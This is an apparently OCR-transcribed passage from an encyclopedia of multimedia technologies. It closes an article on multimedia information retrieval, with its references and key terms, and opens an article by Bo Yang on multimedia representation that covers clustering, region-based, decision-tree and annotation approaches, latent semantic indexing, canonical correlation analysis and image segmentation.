Systems featuring a higher degree of integration of multiple modalities are emerging. More recently, the MediaNet (Benitez, Smith, & Chang, 2002) and multimedia thesaurus (MMT) (Tansley, 1998) are proposed, both of which seek to provide a multimedia representation of semantic concept—a concept described by various media objects including text, image, video, and so on—and establish the relationships among these concepts. MediaNet extends the notion of relationships to include even perceptual relationships among media objects.

In Yang, Li, and Zhuang (2002a), a very comprehensive and flexible model named *Octopus* is proposed to perform "aggressive" search of multimodality data. It is based on a multifaceted knowledge base represented by a layered graph model, which captures the relevance between media objects of any type from various perspectives, such as the similarity on low-level features, structural relationships such as hyperlinks, and semantic relevance. Link analysis techniques can be used to find the most relevant objects for any given object in the graph. This new model can accommodate knowledge from various sources, and it allows a query to be composed flexibly using either text or example objects or both.

Recently, in Wu, Zhang, and Zhuang (2005), a concept of cross-media retrieval is first proposed which tries to break the limitation of modalities of media objects. As an extension of multimodality retrieval, a cross-media retrieval can be regarded as an unified multimedia retrieval paradigm by learning some latent semantic correlation between different types of media objects.

CONCLUSION

Multimedia information retrieval is a relatively new area that has been receiving more and more attention from various research areas like database, computer vision, natural language, machine learning, as well as from industry. Given the continuing growth of multimedia data, research in this area will expectedly become more active since it is critical to the success of various multimedia applications. However, technological breakthroughs and killer applications in this area are yet to come, and before that, multimedia retrieval techniques can hardly be migrated to commercial applications. The breakthrough in this area depends on the joint efforts from its related areas, and therefore it offers researchers opportunities to tackle the problem from different paths and with different methodologies.

REFERENCES

Barnard, K., Duygulu, P., Freitas, N., Forsyth, D., Blei, D., & Jordan, M. (2003). Matching words and pictures. *Journal of Machine Learning Research, 3*, 1107–1135.

Beckmann, N., Kriegel, H.-P., Schneider, R., & Seeger, B. (1990). The R*-tree: An efficient and robust access method for points and rectangles. In *Proceedings of the ACM SIGMOD Conference* (pp. 322–331).

Benitez, A. B., Smith, J. R., & Chang, S. F. (2000). MediaNet: A multimedia information network for knowledge representation. In *Proceedings of the SPIE 2000 Conference on Internet Multimedia Management Systems* (vol. 4210).

Berchtold, S., Bohm, C., & Kriegel, H.-P. (1998). The pyramid technique: Towards breaking the curse of dimensionality. In *Proceedings of the SIGMOD Conference* (pp. 142–153).

Berchtold, S., Bohm, C., Kriegel, H.P., Sander, J., & Jagadish, H.V. (2000). Independent quantization: An index compression technique for high-dimensional data spaces. In *Proceedings of the 16th ICDE Conference* (pp. 577–588).

Böhm, C., Berchtold, S., & Keim, D. (2001). Searching in high-dimensional spaces: Index structures for improving the performance of multimedia databases. *ACM Computing Surveys, 33*(3).

Bozkaya, T., & Ozsoyoglu, M. (1997). Distance-based indexing for high-dimensional metric spaces. In *Proceedings of ACM SIGMOD Conference* (pp. 357–368).

Brin, S., & Page, L. (1998). The anatomy of a large-scale hypertextual Web search engine. In *Proceedings of the 7th International World Wide Web Conference* (pp. 107–117).

Chávez, E., Navarro, G., Baeza-Yates, R., & Marroquín, J. (2001). Searching in metric spaces. *ACM Computing Surveys, 33*(3), 273–321.

Ciaccia, P., Patella, M., & Zezula, P. (1997). M-trees: An efficient access method for similarity search in metric space. In *Proceedings of the 23rd VLDB Conference* (pp. 426–435).

Flickner, M. Sawhney, H., Niblack, W., Ashley, J., Huang, Q., Dom, B., Gorkani, M., Hafner, J., Lee, D. Petkovic, D., Steele, D., & Yanker, P. (1995). Query by image and video content: The QBIC system. *IEEE Computer, 28*(9), 23–32.

Foote, J. (1999) An overview of audio information retrieval. *Multimedia Systems, 7*(1), 2–10.

Guttman, A. (1984). R-tree: A dynamic index structure for spatial searching. In *Proceedings of the ACM SIGMOD Conference* (pp. 47–54).

Hauptmann, A., et al. (2002). Video classification and retrieval with the informedia digital video library system. In *Proceedings of the Text Retrieval Conference (TREC02)*, Gaithersburg, MD.

He, X-F., Ma, W-Y., & Zhang, H-J. (2004). Learning an image manifold for retrieval. In *Proceedings of ACM Conference on Multimedia 2004* (pp. 10–16).

Jagadish, H. V., Ooi, B.C., Tan, K. L., Yu, C., & Zhang, R. (2005). iDistance: An adaptive B+-tree based indexing method for nearest neighbor search. *ACM Transactions on Data Base Systems, 30*(2), 364–397.

Kelly, D., & Teevan, J. (2003). Implicit feedback for inferring user preference. *SIGIR Forum, 37*(2), 18–28.

Jeon, J., Lavrenko, V., & Manmatha, R. (2003). Automatic image annotation and retrieval using cross-media relevance models. In *Proceedings of the 26th Annual International ACM SIGIR Conference on Research and Development in Information Retrieval* (pp. 119–126).

Liu, Y., Lazar, N., & Rothfus, W. (2002). Semantic-based biomedical image indexing and retrieval. In *Proceedings of the International Conference on Diagnostic Imaging and Analysis (ICDIA 2002)*.

Lu, Y., Hu, C., Zhu, X., Zhang, H., & Yang, Q. (2000). A unified framework for semantics and feature based relevance feedback in image retrieval systems. In *Proceeding of ACM Multimedia Conference* (pp. 31–38).

Rui, Y., Huang, T. S., Ortega, M., & Mehrotra, S. (1998). Relevance feedback: A power tool for interactive content-based image retrieval [Special issue on Segmentation, Description, and Retrieval of Video Content]. *IEEE Transactions on Circuits and Systems for Video Technology* (vol. 8, pp. 644–655).

Shen, H.-T., Zhou, X.-F., & Bin, C. (2006). Indexing and integrating multiple features for WWW images. *World Wide Web Journal, 9*(3), 343–364.

Smeulders, M., Worring, S., Santini, A., Gupta, & Jain, R. (2000). Content-based image retrieval at the end of the early years. *IEEE Transactions on Pattern Analysis and Machine Intelligence, 22*(12), 1349–1380.

Smith, J. R., & Chang, S. F. (1997). Visually searching the Web for content. *IEEE Multimedia Magazine, 4*(3), 12–20.

Somliar, S. W., Zhang, H., et al. (1994). Content-based video indexing and retrieval. *IEEE MultiMedia, 1*(2), 62–72.

Tamura, H., & Yokoya, N. (1984). Image database systems: A survey. *Pattern Recognition, 17*(1), 29–43.

Tansley, R. (1998). *The multimedia thesaurus: An aid for multimedia information retrieval and navigation.* Master's thesis, Computer Science, University of Southampton, UK.

Weber, R., Schek, H., & Blott, S. (1998). A quantitative analysis and performance study for similarity-search methods in high-dimensional spaces. In *Proceedings of the 24th VLDB Conference* (pp. 194–205).

White, R. W., Ruthven, I., & Jose, J. M. (2005). A study of factors affecting the utility of implicit relevance feedback. In *Proceedings of the 28th Annual International ACM SIGIR Conference on Research and Development in Information Retrieval* (pp. 35–42).

Wu, F., Zhang, H., & Zhuang, Y.-T. (2006). Learning semantic correlations for cross-media retrieval. In *Proceedings of ICIP* (pp. 1465–1468).

Yan, R., & Hauptmann, A. G. (2006). Probabilistic latent query analysis for combining multiple retrieval sources. In *Proceedings of SIGIR 2006* (pp. 324–331).

Yang, J., Li, Q., & Zhuang, Y. (2002b). Octopus: Aggressive search of multi-modality data using multifaceted knowledge base. In *Proceedings of the 11th International Conference on World Wide Web* (pp. 54–64), Hawaii, USA.

Yang, J., Li, Q., Liu, W., & Zhuang, Y. (2002a). FLAME: A generic framework for content-based flash retrieval. In *Proceedings of the ACM MM'2002 Workshop on Multimedia Information Retrieval*, Juan-les-Pins, France.

Zhang, D., & Chang, S.F. (2002). Event detection in baseball video using superimposed caption recognition. In *Proceedings of the ACM Multimedia Conference* (pp. 315–318).

Zhou, Z-H., & Dai, H.-B. (2007). Exploiting image contents in Web search. In *Proceedings of International Joint Conference on Artificial Intelligence* (pp. 2922–2927).

KEY TERMS

Content-Based Retrieval: An important retrieval method for multimedia data, which use the low-level features (automatically) extracted from the data as the indexes to match with queries. Content-based image retrieval is a good example. The specific low-level features used depend on the data type: color, shape, and texture features are common features for images, while kinetic energy, motion vectors are used to describe video data. Correspondingly, a query can be also represented in terms of features so that it can be matched against the data.

Cross-Media Retrieval: As an extension of traditional multimedia retrieval methods, cross-media retrieval can be regarded as a unified multimedia retrieval approach that tries to break through the modality of different media objects. For example, when an user submits a "tiger" image, the system will return some "tiger"-related media objects with different modalities, such as the sound of a tiger roaring, and the video describing a tiger is capturing animals.

Information Retrieval (IR): The research area that deals with the storage, indexing, organization of, search, and access to information items, typically textual documents. Although its definition includes multimedia retrieval (since information items can be multimedia), the conventional IR refers to the work on textual documents, including retrieval, classification, clustering, filtering, visualization, summarization, and so forth. The research on IR started nearly half century ago and it grew fast in the past 20 years with the efforts of librarians, information experts, researchers on artificial intelligence and other areas. A system for the retrieval of textual data is an IR system, such as all the commercial Web search engines.

High-Dimensional Index: For content-based multimedia retrieval, the low-level features extracted from the media objects, such as image, audio, and the like, are usually multi- or high-dimensional. The high-dimensional index is a scheme which can efficiently and effectively organize and order the features from a great number of the multimedia objects. The aim of it is to improve the performance of similarity search over large multimedia databases by significantly reducing the search region.

Index: In the area of information retrieval, "index" is the representation or summarization of a data item that is used for matching with queries to obtain the similarity between the data and the query, or matching with the indexes of other data items. For example, keywords are frequently used indexes of textual documents, and color histogram is a common index of images. Indexes can be manually assigned or automatically extracted. The text description of an image is usually manually given, but its color histogram can be computed by programs.

Multimedia Database: A database system that is dedicated to the storage, management, and access of one or more media types, such as text, image, video, sound, diagram, etc. For example, an image database such as Corel Image Gallery that stores a large number of pictures and allow users to browse them or search them by keywords can be regarded as a multimedia database. An electronic encyclopedia such as Microsoft Encarta Encyclopedia, which consists of tens of thousands of multimedia documents with text descriptions, photos, video clips, animations, is another typical example of a multimedia database.

Multimedia Document: A multimedia document is a natural extension of a conventional textual document in the multimedia area. It is defined as a digital document that is composed of one or multiple media elements of different types (text, image, video, etc.) as a logically coherent unit. A multimedia document can be a single picture or a single MPEG video file, but more often it is a complicated document such as a Web page consisting of both text and images.

Multimedia Information Retrieval (System): Storage, indexing, search, and delivery of multimedia data such as images, videos, sounds, 3D graphics, or their combination. By definition, it includes works on, for example, extracting descriptive features from images, reducing high-dimensional indexes into low-dimensional ones, defining new similarity metrics, efficient delivery of the retrieved data, and so forth. Systems that provide all or part of the above functionalities are multimedia retrieval systems. The Google image search engine is a typical example of such a system. A video-on-demand site that allows people to search movies by their titles is another example.

Multimodality: Multiple types of media data, or multiple aspects of a data item. Its emphasis is on the existence of more than one type (aspects) of data. For example, a clip of digital broadcast news video has multiple modalities, include the audio, video frames, closed-caption (text), and so forth.

Query-by-Example (QBE): A method of forming queries that contain one or more media object(s) as examples with the intention of finding similar objects. A typical example of QBE is the function of "See Similar Pages" provided in the Google search engine, which supports finding Web pages similar to a given page. Using an image to search for visually similar images is another good example.

M

Multimedia Representation

Bo Yang
Bowie State University, USA

INTRODUCTION

Multimedia Information Processing: Promises and Challenges

In recent years, the rapid expansion of multimedia applications, partly due to the exponential growth of the Internet, has proliferated over the daily life of computer users (Yang & Hurson, 2006). The integration of wireless communication, pervasive computing, and ubiquitous data processing with multimedia database systems has enabled the connection and fusion of distributed multimedia data sources. In addition, the emerging applications, such as smart classroom, digital library, habitat/environment surveillance, traffic monitoring, and battlefield sensing, have provided increasing motivation for conducting research on multimedia content representation, data delivery and dissemination, data fusion and analysis, and content-based retrieval. Consequently, research on multimedia technologies is of increasing importance in computer society. In contrast with traditional text-based systems, multimedia applications usually incorporate much more powerful descriptions of human thought—video, audio, and images (Karpouzis, Raouzaiou, Tzouveli, Iaonnou, & Kollias, 2003; Liu, Bao, Yu, & Xu, 2005; Yang & Hurson, 2005). Moreover, the large collections of data in multimedia systems make it possible to resolve more complex data operations such as imprecise query or content-based retrieval. For instance, the image database systems may accept an example picture and return the most similar images of the example (Cox, Miller, & Minka, 2000; Hsu, Chua, & Pung, 2000; Huang, Chang, & Huang, 2003). However, the conveniences of multimedia applications come with challenges to the existing data management schemes:

- **Efficiency:** Multimedia applications generally require more resources; however, the storage space and processing power are limited in many practical systems, for example, mobile devices and wireless networks (Yang & Hurson, 2005). Due to the large data volume and complicated operations of multimedia applications, new methods are needed to facilitate efficient representation, retrieval, and processing of multimedia data while considering the technical constraints.
- **Semantic Gap:** There is a gap between user perception of multimedia entities and physical representation/access mechanism of multimedia data. Users often browse and desire to access multimedia data at the object level ("entities" such as human beings, animals, or buildings). However, the existing multimedia retrieval systems tend to access multimedia data based on their lower-level features ("characteristics" such as color patterns and textures), with little regard to combining these features into data objects. This representation gap often leads to higher processing cost and unexpected retrieval results. The representation of multimedia data according to human's perspective is one of the focuses in recent research activities; however, few existing systems provide automated identification or classification of objects from general multimedia collections.
- **Heterogeneity:** The collections of multimedia data are often diverse and poorly indexed. In a distributed environment, because of the autonomy and heterogeneity of data sources, multimedia data objects are often represented in heterogeneous formats. The difference in data formats further leads to the difficulty of incorporating multimedia data objects under a unique indexing framework.
- **Semantic Unawareness:** The present research on content-based multimedia retrieval is based on feature vectors—features are extracted from audio/video streams or image pixels, empirically or heuristically, and combined into vectors according to the application criteria. Because of the application-specific multimedia formats, the feature-based paradigm lacks scalability and accuracy.

Representation: The Foundation of Multimedia Data Management

Successful storage and access of multimedia data, especially in a distributed and heterogeneous database environment (Lim & Hurson, 2002), requires careful analysis of the following issues:

1. Efficient representation of multimedia data objects in databases,
2. Proper indexing architecture of the multimedia databases, and
3. Proper and efficient technique to browse and/or query data objects in multimedia database systems.

Multimedia representation focuses on efficient and accurate description of content information that facilitates multimedia information retrieval. Various approaches have been proposed to map multimedia data objects into computer-friendly formats; however, most of the proposed schemes cannot guarantee accuracy when performing content-based retrieval (Bourgeois, Mory, & Spies, 2003). Consequently, the key issue in multimedia representation is the trade-off between accuracy and efficiency (Li et al., 2003; Yu & Zhang, 2000).

As noted in the literature, multimedia information retrieval methods can be classified into three groups: query-by-keyword, query-by-example, and query-by-browsing (Kim & Kim, 2002). Each method is suitable for a specific application domain. Naturally, different query methods also require employment of different indexing models. Query-by-browsing is suitable for the novice user who has little knowledge about the multimedia data objects, so the aim of indexing is to compress multimedia data objects into small icons (compact representation) for fast browsing. For query-by-keyword, the keywords involve the complete semantic information about the multimedia data objects; thus it is suitable for application domains where the users have clear knowledge about the representation of the data. In the case of query-by-example, users are more interested in the effectiveness of the query processing in locating the most related images (nearest neighbors) to the given examples.

Among the aforementioned fundamental issues, multimedia representation provides the foundation for indexing, classification, and query processing. The suitable representation of multimedia entities has significant impact on the efficiency of multimedia indexing and retrieval (Karpouzis et al., 2003). For instance, object-level representation of multimedia data usually provides more convenient methods in content-based indexing than pixel-level representation (Bart, Huimin, & Huang, 2006). Similarly, queries are resolved within the representation domains of multimedia data, either at object-level or at pixel-level (Erol, Berkner, Joshi, & Hull, 2006). The nearest-neighbor searching schemes are usually based on the careful analysis of multimedia representation—the knowledge of data contents and organization in multimedia systems (Han, Toshihiko, & Kiyoharu, 2006).

BACKGROUND

Preliminaries

The major challenges of traditional multimedia indexing and query processing are caused by the feature-based representation of multimedia data contents. To analyze the impact of content representation, in this section, we will study the existing representation approaches and evaluate their effectiveness in describing multimedia contents.

Multimedia content representation is the process of mapping low-level perceptual features to high-level content information with high accuracy. It is the fundamental means for supporting effective multimedia information organization and retrieval. Several recent researches have proposed using either a generative statistical model, such as Markov Chain Monte Carlo model (Li & Wang, 2003), or a discriminative approach, such as Support Vector Machines model (Zhang et al., 2001) and Bayesian Point Machines model (Chang, Goh, Sychay, & Wu, 2003), to generate annotations for images. Some other studies employ clustering approach to classify multimedia objects into content-similar groups. The content-representation approaches are usually based on two assumptions:

- The set of content categories is known a priori. That is to say, the number of possible categories is fixed, and the content of each category is determined by the multimedia database administrator.

- The low-level features belong to a fixed set of domains.

The main goal of multimedia representation is to obtain a concise description of the contents during the analysis of multimedia objects. Representation approaches as advanced in the literature are classified into four groups: clustering-based approach, representative-region-based approach, decision-tree-based approach, and annotation-based approach.

The Comparisons of Representation Approaches

Clustering-Based Approach

The clustering-based approach recursively merges content-similar multimedia objects into clusters with the help of either human intervention or automated classification algorithms, while obtaining the representation of these multimedia objects. There are two types of clustering schemes: supervised and unsupervised clustering. The supervised clustering scheme utilizes the user's knowledge as input to cluster multimedia objects, so it is not a general purpose clustering approach. As expected, the unsupervised clustering scheme does not need the interaction with user. Hence, it is an ideal way to cluster unknown multimedia data automatically. Because of the advantage of unsupervised clustering scheme, here we only discuss unsupervised clustering scheme (Benitez, 2003; Rezaee et al., 2000; Zaharia et al., 2006).

In the clustering-based approach, the content of a multimedia object is indicated as its cluster. The clusters are organized in a hierarchical fashion; a super cluster may be decomposed into several subclusters and represented as the union of subclusters. New characteristics are employed in the decomposition process to indicate the differences between subclusters. Consequently, a sub cluster inherits the characteristics of its supercluster, while maintaining its individual contents.

Region-Based Approach

The representative-region-based approach selects several of the most representative regions from a multimedia object, and constructs a simple description of the object based on the selected regions. The most representative regions are some small areas with the most notable characteristics of the whole object (Jeong & Nedevschi, 2003; Jing et al., 2002; Ko & Byun, 2002). In case of an image, the representative regions can be areas that the color changes markedly, or areas that the texture varies greatly, and so forth.

The representative-region-based approach is performed as a sequence of three steps:

- **Region selection:** The original multimedia object consists of many small regions. Hence, the selection of representative regions is the process of analyzing the changes in those small regions. The difference with the neighboring regions is quantified as a numerical value to represent a region. Finally, based on such a quantitative value, the regions are ordered, and the most notable regions are selected.
- **Function application:** The foundation of the function application process is the Expectation Maximization (EM) algorithm. The EM algorithm is used to find the maximum likelihood function estimates when the multimedia object is represented by a small number of selected regions. The EM algorithm is divided into two steps: E-step and M-step. In the E-step, the features for the unselected regions are estimated. In the M-step, the system computes the maximum likelihood function estimates using the features obtained in the E-step. The two steps alternate until the functions are close enough to the original features in the unselected regions.
- **Content representation:** The content representation is the process that integrates the selected regions into a simple description that represents the content of the multimedia object. It should be noted that the simple description necessarily is not an exhaustive representation of the content. However, as reported in the literature, the overall accuracy of expressing the content of multimedia objects is acceptable.

Decision-Based Approach

The decision-tree-based approach is the process of obtaining contents of multimedia objects through decision rules. The decision rules are automatically generated standards that indicate the relationship between multimedia features and content information (MacArthur et al., 2000; Naphade et al., 2002; Simard et al., 2000).

In the process of comparing the multimedia objects with decision rules, some tree structures—decision trees—are constructed.

The decision-tree-based approach is mostly applicable in application domains where decision rules can be used as standard facts to classify the multimedia objects. For example, the satellite cloud images are categorized as rainy and cloudy according to the densities of clouds. In medical fields, the 2-D slices from magnetic resonance imaging (MRI) or computerized tomography (CT) are diagnosed as normal or abnormal according to the colors and shapes of body tissues. In these two examples, different cloud densities and different body tissue shapes are related to the different final conclusions. These relationships are the decision rules. And the final conclusions are the contents of the multimedia objects.

The decision-tree-based approach can improve its accuracy and precision as the number of analyzed multimedia objects increases. Since the decision rules are obtained from statistical analysis of multimedia objects, more sample objects will result in improved accuracy.

Annotation-Based Approach

Annotation is the descriptive text attached to multimedia objects. Traditional multimedia database systems employ manual annotations to facilitate content-based retrieval. Due to the explosive expansion of multimedia applications, it is both time consuming and impractical to obtain accurate manual annotations for every multimedia object. Hence, automated multimedia annotation is becoming a hot topic in recent research literature. However, even though humans can easily recognize the contents of multimedia data through browsing, building an automated system that generates annotations is very challenging. In a heterogeneous distributed environment, the heterogeneity of local databases introduces additional complexity to the goal of obtaining accurate annotations.

Semantic analysis can be employed in annotation-based approach to obtain extended content description from multimedia annotations. For instance, an image containing "flowers" and "smiling faces" may be properly annotated as "happiness." In addition, a more complex concept may be deduced from the combination of several simpler annotations. For example, the combination of "boys," "playground," and "soccer ball" may express the concept "soccer game."

Comparison

The different rationales of the aforementioned multimedia-representation approaches lead to their strengths and weaknesses in different application domains. In this subsection, these approaches are compared under the consideration of various performance merits (Table 1).

The aforementioned representation approaches do not consider the semantic contents that may exist in the multimedia objects. Hence, they are collectively called "nonsemantic-based" approaches. Due to the lack of semantic analysis, they usually have the following limitations:

- The content representation is not understandable by humans. The multimedia contents are represented as numbers which are not easy to be understood or modified. In addition, the features are primarily used for the description of physical characteristics instead of conceptual contents of multimedia data. Although content analysis techniques (i.e., clustering, representative region selection, and decision rule generation) were used to obtain content information reflected from features, the feature-based content representation approaches suffer from inaccurate description caused by the semantic gap.
- The representation approaches lacks scalability. Each representation approach is suitable for some specific application domains, and achieves the best performance only when particular data formats are considered. None of them has the capability of accommodating multimedia data of any format from heterogeneous data sources.
- The annotations of many existing multimedia information systems are manually added, which are often subjective and error-prone. In addition, the annotations are usually based on a single media type (e.g., image), neglecting the cross-modal semantic relationships among different media types. Therefore, multimedia systems relying only on annotations cannot guarantee accurate query resolution on multimedia data repositories.
- Generally, there is a need for novel content representation models that integrate multimedia

Table 1. Comparisons of representation approaches

Performance Merit	*Clustering*	*Representative Region*	*Decision Tree*	*Annotation*
Rationale	Searching pixel-by-pixel, recognizing all details	Selecting representative regions	Treating annotations as multimedia contents	Using annotations as standard facts
Reliability & Accuracy	Reliable and accurate	Lack of robustness	Depending on the accuracy of annotations	Robust and self-learning
Time Complexity	Exhaustive, very time consuming	Most time is spent on region selection	Fast text processing	Time is spent on decision rules and feedback
Space Complexity	Large space requirement	Relatively small space requirement	Very small storage needed	Only need storage for decision rules
Application domain	Suitable for all application domains	The objects that can be represented by regions	Need annotations as basis	Restricted to certain applications
Implementation complexity	Easy to classify objects into clusters	Difficult to choose proper regions	Easily obtaining content from annotations	Difficult to obtain proper decision rules

characteristics at both feature level and semantic level. The new models should also be easily scalable to distributed environments.

MULTIMEDIA CONTENT ANALYSIS

Conversion from Features to Semantics

As more and more multimedia repositories are built in different application areas, accurate content accessing strategies are needed for efficient retrieval of multimedia objects. Due to reliance of low-level features, the aforementioned content-based representation and retrieval approaches may not provide satisfactory performance when complex semantic concepts are considered. An ideal multimedia system should have the capability of understanding, not just similarity, of multimedia objects. Moreover, this understanding capability should provide an overview that includes similar semantic concepts in different modalities. For instance, when seeing a talking face we expect to see the words that he/she is expressing, the sound of car engine usually comes with an image of a running car. This cross-modal understanding of multimedia data needs content analysis at a higher semantic-concept level, instead of only involving content representation of low-level features.

Depending on the application domains, the cross-modal semantic-analysis methods can be categorized as two types:

i. Model-dependent approaches, which employ content correlation models such as Gaussian distribution or linear correlation, and
ii. Model-free approaches, which require little prior knowledge and are adaptable to most applications, such as neural-network-based approaches.

In practical applications, the model-dependent approaches usually require less training examples and can achieve better performance.

Latent Semantic Indexing (LSI)

Latent semantic indexing (LSI) was originally proposed as a statistical information retrieval approach to discover underlying semantic relationships between different textual units. LSI mainly focuses on two types of semantic relationships:

- Synonomy, which refers to the fact that many words may indicate the same object. For instance, the word “picture” can be referred to either as an image or a photo.
- Polysemy, which refers to the fact that most words have more than one meaning in different contexts. For instance, “bus” may refer to a public passenger vehicle when it appears near the word “road,” while it may also mean electronic circuits in a paper of computer architecture.

The semantic relationships also exist in multimedia applications. The feature-based multimedia systems usually employ large number of low-level features to increase the accuracy of content-based retrieval; however, the large number of features also lead to both high computation complexity and incapability of manipulating semantic concepts. Most feature-vector-based multimedia systems decide the relationship between multimedia objects simply by comparing their common features. Hence, unrelated objects may be retrieved simply because similar feature values occur accidentally in them, and on the other hand related multimedia objects may be missed because no similar feature values occur in the query.

A latent semantic index built on multimedia data usually employs a technique known as singular value decomposition (SVD) to create the concept space. For instance, a multimedia system may try to set up the relationships between talking faces in video frames and their expressed words in the audio segments. A joint feature space with n video features and m audio features for t video frames may be expressed as follows:

$$X = [V_1, V_2, \ldots, V_n, A_1, A_2, \ldots, A_m]^T$$

where

$$V_i = (v_i(1), v_i(2), \ldots v_i(t))$$

and

$$A_i = (a_i(1), a_i(2), \ldots a_i(t))$$

The singular value decomposition can be expressed as follows:

$$X = K\ S\ D^T$$

where K and D are orthonormal matrices composing of left and right singular vectors, and S is a $r*r$ diagonal matrix of singular values sorted in descending order in which $r = min(n+m, t)$. It can be proved that such decomposition always exists.

By selecting the k largest singular values in the decomposition result, the original $n+m$ dimensional feature space is mapped to a k-dimensional concept space. Hence, the decreased dimensionality reduces the computation complexity. Moreover, related multimedia features are clustered together by being assigned to the same concept. However, this performance improvement comes at the expense of the following drawbacks:

- The concept space generated by LSI is not understandable by humans. The concepts and their relationships are all represented as numbers without semantic meaning. Hence, it is difficult to make modification to the LSI concepts.
- The SVD algorithm requires a complexity of $O((n+m+t)^3 k^2)$. Typically, k can be a small value in practical applications, but the term $n+m+t$ needs to be large enough to guarantee accuracy. This makes SVD algorithm unfeasible for large and dynamic multimedia data collections.
- Determination of the optimal number of dimensions in concept space is another difficult problem. The updates of multimedia data collections may request the changes of concepts, since some added multimedia objects may introduce new concepts, while some deleted multimedia objects may result in the obsolescence of old concepts. However, it is quite time consuming to perform a new run of SVD algorithm. Hence, LSI is not suitable for dynamically changing multimedia data collections.

Canonical Correlation Analysis (CCA)

In LSI model, the features from different modalities are treated equally. However, related features from different modalities may be assigned to different concepts. To overcome this weakness, related features from different modalities need to be coupled together. The canonical correlation analysis (CCA) is a method of measuring the linear relationship between two multidimensional variables. Since multimedia objects can be mapped to different multidimensional feature spaces (such as video and audio features), CCA is also useful for clustering features from different modalities.

Formally, CCA can be defined as the problem of finding two sets of base vectors for two matrices X and Y, such that the correlations between the projections of the matrices onto the base vectors are mutually maximized. In another word, the goal is to find orthogonal transformation matrices A and B that can maximize the expression:

$$\| XA - YB \|_F^2$$

where $A^T A = I$, and $BB^T = I$. $\|M\|_F$ is the Frobenius norm of matrix M and can be expressed as:

$$\|M\|_F = \left(\sum_i \sum_j |m_{ij}|^2 \right)^{1/2} \quad ,$$

where m_{ij} indicates the element on the i^{th} row and j^{th} column of the matrix.

It has been shown that CCA outperforms LSI in matching video frames with their related audio sounds. However, the linear relationships between multimedia objects are still represented as numbers that cannot be understood by humans. Moreover, neither LSI nor CCA is capable of describing the hypernym/hyponym relationship between multimedia objects or concepts.

Implementation of Semantic Analysis

Visual Segmentation

In image retrieval systems, there are two types of features: granule-level features and object-level features. The granule-level features are those characteristics that are directly or indirectly derived from the original format of image storage—that is, the pixels, such as hue, textures, and saturation. The object-level features, in contrast, are obtained from the recognition of the higher-level understanding of the images—the semantic topics of the image data.


The object-level features are obtained through detection and recognition of objects in images. In this work, we analyze the object-level features of an image through a two-phase process:

- The image is first partitioned into several segments, which indicate the most significant visual components, and
- The semantics of the partitioned segments are then obtained through latent semantic indexing (LSI).

The image segmentation method is the binary-partition-tree approach. Similar pixels are merged together as homogeneous regions, and these small regions are recursively merged into segments of the image. To distinguish these segments, we enclose them in minimum bounding rectangles (MBRs). For instance, the woman in Figure 1(a) is segmented as the foreground segment of the image in Figure 1(d), and the remaining parts are considered as the background segment.

Suppose an image $\boldsymbol{A}$ is partitioned as n segments P_1, P_2, …, P_n. The minimum-bounding rectangle of segment P_i is defined as $MBR\ (P_i)$. For any two segments P_i and P_j, if $MBR\ (P_i)$ is enclosed by $MBR\ (P_j)$, segment P_i is then considered as a part of segment P_j. For instance, the MBR of the woman's hat in Figure 1(d) is enclosed by the MBR of the woman; hence the hat should be considered as a part of the woman.

Figure 1. Image segmentation and region selection



(a) (b) (c) (d)

Capturing Segments

The image segments are represented as low-level features such as color histogram or wavelet coefficients. These low-level features cannot represent the semantic contents, and therefore do not provide an ideal basis for semantic-based image retrieval. Hence, the semantic analysis process is to obtain the semantics of these image segments.

Singular value decomposition (SVD) is employed to uncover the hidden semantic relationships (such as synonyms) between data objects. The data set includes two set of entities: the objects whose semantics are already known (training samples), and image segments whose semantics remains unknown. For simplicity, we assume the two sets of entities share the same set of low-level features $f_1, f_2, \ldots, f_m$.

Suppose there are N image segments $P_1, P_2, \ldots, P_N$ and L training samples $T_1, T_2, \ldots, T_L$. For image segment P_i, the low-level feature values are defined as $f_1^{\ i}, f_2^{\ i}, \ldots, f_m^{\ i}$. For a training sample T_i, the low-level feature values are defined as $t_1^{\ i}, t_2^{\ i}, \ldots, t_m^{\ i}$. Also suppose the training samples are classified as K categories $C_1, C_2, \ldots, C_K$; each category includes at least one training sample. Thus, for a category C_j, we define a feature vector:

$$F_j = (f_1^{\ 1}, f_2^{\ 1}, \ldots, f_m^{\ 1}, \ldots, f_1^{\ N}, f_2^{\ N}, \ldots, f_m^{\ N}, t_1^{\ 1}, t_2^{\ 1}, \ldots, t_m^{\ 1}, \ldots, t_1^{\ H}, t_2^{\ H}, \ldots, t_m^{\ H})$$

where H is the number of training samples in category C_j.

Based on the aforementioned feature vector, a matrix M can be built as follows:

$$M = (F_1, F_2, \ldots, F_K),$$

where each column F_j in matrix M indicates the feature vector for category C_j.

After normalization of matrix M, we perform the singular value decomposition on M as follows: $M = KSD'$, where K consists of the feature vectors of MM' column-by-column, D comprises the feature vectors of $M'M$, and S is a diagonal matrix. The image segments are classified into proper semantic categories after the singular value decomposition, and they are assigned with proper semantics.

Impact of Content Analysis

Multimedia data contains an enormous amount of semantic information that is hidden from feature-based representation. To facilitate content-based multimedia data manipulation, the multimedia information systems need to provide accessibility based on the semantic contents. Consequently, there is a need for algorithms that automatically convert features to semantics.

The research on semantic analysis, although still in progress, has provided the foundation for multimedia data manipulation at semantic level. Based on the semantic contents, complex data content representation methods can be developed to facilitate efficient indexing and access of multimedia data repositories.

SEMANTIC-AWARE MULTIMEDIA REPRESENTATION

